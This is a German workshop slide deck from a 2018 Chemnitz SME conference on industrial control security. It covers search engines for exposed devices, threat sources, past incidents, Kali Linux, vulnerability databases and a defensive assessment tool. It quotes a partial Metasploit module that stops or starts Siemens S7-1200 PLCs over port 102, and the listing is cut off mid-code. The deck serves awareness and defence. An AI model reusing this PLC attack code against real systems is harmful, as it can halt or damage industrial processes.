



Mittelstand 4.0
Kompetenzzentrum
Chemnitz

Betrieb 4.0
machen!

Mittelstand-
Digital



Gefördert durch:



aufgrund eines Beschlusses
des Deutschen Bundestages

Sind Ihre Prozesse und Maschinen gesichert?

Mittelstand 4.0-Regionalkonferenz Chemnitz | Workshop 2

Chemnitz, 15.03.2018

Roland Hallau und Frank Börner

Mittelstand 4.0-Agentur Prozesse und Fraunhofer IWU



Roland Hallau

Mittelstand 4.0-Agentur Prozesse
c/o tti Technologietransfer und Innovations-
förderung Magdeburg GmbH



Mike Wäsche

Mittelstand 4.0-Kompetenzzentrum Chemnitz
c/o Technische Universität Chemnitz
Professur Fabrikplanung und Fabrikbetrieb



Frank Börner

Manipulation industrieller Steuerungen



Mittelstand 4.0 – Agentur Prozesse
c/o tti Technologietransfer und
Innovationsförderung Magdeburg GmbH

Förderinitiative Mittelstand 4.0 –
Digitale Produktions- und Arbeitsprozesse

Roland Hallau, Mike Wäsche

Chemnitz, 15.03.2018

Relevanz des Themas Sicherheit

- Einbindung aller industriellen Steuerungen und vernetzten Geräte in das Internet
- Systeme sind direkt oder indirekt sichtbar für Suchmaschinen

Shodan

- <https://shodan.io>

Censys


- <https://censys.io>

Google

- <https://www.google.de>

Angriffspotenziale und mögliche technische Bedrohungen

- Malware
- Fernzugriff
- Technische Störungen
- Softwarefehler
- Wechseldatenträger




Weitere Bedrohungsquellen

Innentäter Terroristen
Kriminelle
Spammer Angreifer
Bot-Netzwerke
Geheimdienste Spione
Phisher Schadsoftware

IT-Sicherheit in der Produktion – Beispiele von Vorfällen

Maroochy Water Services	Störfall im AKW Davis Besse	Computerwurm Stuxnet	Angriff auf ein Stahlwerk
• Australien 2000 • Ex-Mitarbeiter • Manipulation der Wasseraufbereitungsanlage • Zugangsdaten wurden nicht gelöscht	• USA 2003 • Wurm SQL-Slammer • unsichere Datenleitung • Ausfall des Sicherheitssystems für ca. 5 Stunden	• Iran 2010 • Störungen der Leittechnik der Urananreicherungsanlage in Natanz	• Deutschland 2013 • Zugriff auf das Büro-Netzwerk durch Social Engineering • Störfälle von Komponenten • Beschädigungen der Anlage

Industrielle Steuerungen – Vorgehen bei der Manipulation



Kali-Linux



- Entwickelt für professionelle Sicherheitsfachleute
- > 300 Werkzeuge, zum Test der Sicherheit in Computersystemen

Datensammlung von
Personen oder
Unternehmen

Ausspähen von
Netzwerken

Penetrationstests

Manipulationstools

Knacken und Testen
von Passwörtern

Entwickeln und Testen
von „Exploits“

- Achtung: ggf. rechtliche Konsequenzen bei Nutzung

Schwachstellensuche – Datenbanken

- Standardisierte Auflistung und Bewertung von Schwachstellen

National Vulnerability Database - NIST

- <https://web.nvd.nist.gov/view/vuln/search>

CVE Details – MITRE

- <http://www.cvedetails.com>

Exploit-Database

- <https://www.exploit-db.com>

Datenbank für IT-Angriffsanalysen des Hasso-Plattner-Instituts

- <https://hpi-vdb.de/vulndb>

Schwachstellensuche – Ergebnis der Recherche im Internet

- Exploit
 - Quelltext oder methodische Beschreibung zur Manipulation
- Zero-Day-Exploit (besondere Form)
 - Gegenmaßnahmen noch nicht verfügbar (update)

```
1 # Exploit Title: Simatic S7 1200 CPU command module
2 # Date: 15-12-2015
3 # Exploit Author: Nguyen Manh Hung
4 # Vendor Homepage: http://www.siemens.com/
5 # Tested on: Siemens Simatic S7-1214C
6 # CVE : None
7 require 'msf/core'
8
9 class Metasploit3 < Msf::Auxiliary
10
11   include Msf::Exploit::Remote::Tcp
12   include Msf::Auxiliary::Scanner
13   def initialize(info = {})
14     super(update_info(info,
15       'Name' => 'Simatic S7-1200 CPU START/STOP Module',
16       'Description' => %q{
17         Update 2015
18         The Siemens Simatic S7-1200 S7 CPU start and stop functions over ISO-TSAP.
19       },
20       'Author' => 'Nguyen Manh Hung <tdh.mhung@gmail.com>',
21       'License' => MSF_LICENSE,
22       'References' =>
23         [
24           [ 'nil' ],
25         ],
26       'Version' => '$Revision$',
27       'DisclosureDate' => '11-2015'
28     ))
29
30     register_options(
31       [
32         Opt::RPORT(102),
33         OptInt.new('FUNC', [true, 'func', 1]),
34         OptString.new('MODE', [true, 'Mode select:
35         START -- start PLC
36         STOP -- stop PLC
37         SCAN -- PLC scanner', "SCAN"]),
38       ], self.class)
39   end
40
41   def packet()
42     packets=[
43       #dua tren TIA portal thay cho hello plc
44       "\x03\x00\x00\x23\x1e\xe0\x00\x00"+
45       "\x00\x06\x00\x01\x02\x06\x00\x00"+
46       "\x0f\x53\x49\x4d\x41\x54\x49\x43"+
47       "\x2d\x52\x4f\x4f\x54\x2d\x45\x53"+
48       "\xc0\x01\x0a",
49
50       #session debug
51       "\x03\x00\x00\x02\xf0\x80\x72"+
52       "\x01\x00\xb1\x31\x00\x00\x04\x0a"+
53       "\x00\x00\x00\x02\x00\x00\x01\x20"+
54       "\x36\x00\x00\x01\x1d\x00\x04\x00"+
55       "\x00\x00\x00\x01\xa1\x00\x00\x00"+
56       "\xd3\x82\x1f\x00\x00\xa3\x81\x69"+
57       "\x00\x15\x16\x53\x65\x72\x76\x65"
```


Manipulation

- Nutzung des Metasploit Framework
 - Informationssammlung zu bekannten Sicherheitslücken
- Funktionen zur (Aus)-Nutzung von Schwachstellen (Exploits)
 - Pufferüberlauf
 - Eigenen Quelltext hochladen und ausführen
 - Software ausführen




Was ist zu tun?

- ... v.a. wie hätte die Manipulation verhindert werden können?



Was ist zu tun?



Sicherheitstool-Mittelstand



SIToM

Das Sicherheitstool-Mittelstand ist ein effektives Werkzeug, um den Status der IT-Sicherheit in Ihrem Unternehmen zu erfassen, zu bewerten und durch die Umsetzung vorgeschlagener Maßnahmen zu verbessern.

Mittelstand 4.0
Agentur Prozesse

Projekt anlegen

Projekt laden

Mittelstand-Digital

Gefördert durch:
Bundesministerium
für Wirtschaft
und Energie
aufgrund eines Beschlusses
des Deutschen Bundestages

"Die Anzahl kritischer Schwachstellen in Standard-IT-Produkten hat sich gegenüber den bereits hohen Werten in den Vorjahren im Jahr 2015 noch einmal massiv erhöht"

— BSI Lagebericht 2015

www.sitom.de

Vielen Dank

... für Ihre Aufmerksamkeit

und

Herrn Andreas Seiler von der HSASec – Forschungsgruppe für IT-Security und Digitale Forensik an der Hochschule Augsburg für die Unterstützung bei der Vorbereitung des Vortrags.

Kontakt

- Mittelstand 4.0-Agentur Prozesse
c/o tti Technologietransfer und Innovationsförderung Magdeburg GmbH
Bruno-Wille-Straße 9
39108 Magdeburg

Roland Hallau
0391 7443524
rhallau@tti-md.de

Wilfried Müller
0391 7443537
wmueller@tti-md.de

Andreas Neuenfels
0391 7443523
aneuenfels@tti-md.de

Mike Wäsche
0391 7443534
mwaesche@tti-md.de



<http://www.prozesse-mittelstand.digital>

Weiterführende Angebote



**Praktische Lösungen IT-Sicherheit
in der Produktion**
(z. B. „Sichere Fernwartung“)
Experimentier- und Digitalfabrik,
Technische Universität Chemnitz



**Thementag „Sichere Webseiten und
Content Management Systeme“**
05.09.2018
Experimentier- und Digitalfabrik



Mittelstand 4.0
Kompetenzzentrum
Chemnitz

Betrieb 4.0
machen!

Mittelstand-
Digital



Gefördert durch:



aufgrund eines Beschlusses
des Deutschen Bundestages

Mittelstand 4.0-Kompetenzzentrum Chemnitz

c/o Technische Universität Chemnitz


09107 Chemnitz

Tel.: +49 (371) 531 19935

Fax.: +49 (371) 531 819935

E-Mail: info@betrieb-machen.de

Web: betrieb-machen.de
kompetenzzentrum-chemnitz.digital





Mittelstand 4.0
Kompetenzzentrum
Chemnitz

Betrieb 4.0
machen!

Mittelstand-
Digital



Gefördert durch:



aufgrund eines Beschlusses
des Deutschen Bundestages

- Das Mittelstand 4.0-Kompetenzzentrum Chemnitz gehört zu Mittelstand-Digital. Mit Mittelstand-Digital unterstützt das Bundesministerium für Wirtschaft und Energie die Digitalisierung in kleinen und mittleren Unternehmen und dem Handwerk.
- Mittelstand-Digital informiert kleine und mittlere Unternehmen über die Chancen und Herausforderungen der Digitalisierung. Regionale Kompetenzzentren helfen vor Ort dem kleinen Einzelhändler genauso wie dem größeren Produktionsbetrieb mit Expertenwissen, Demonstrationszentren, Netzwerken zum Erfahrungsaustausch und praktischen Beispielen. Das Bundesministerium für Wirtschaft und Energie ermöglicht die kostenlose Nutzung aller Angebote von Mittelstand-Digital. Weitere Informationen finden Sie unter www.mittelstand-digital.de



Mittelstand 4.0
Kompetenzzentrum
Chemnitz

Betrieb 4.0
machen!

Mittelstand-
Digital



Gefördert durch:



aufgrund eines Beschlusses
des Deutschen Bundestages

Vielen Dank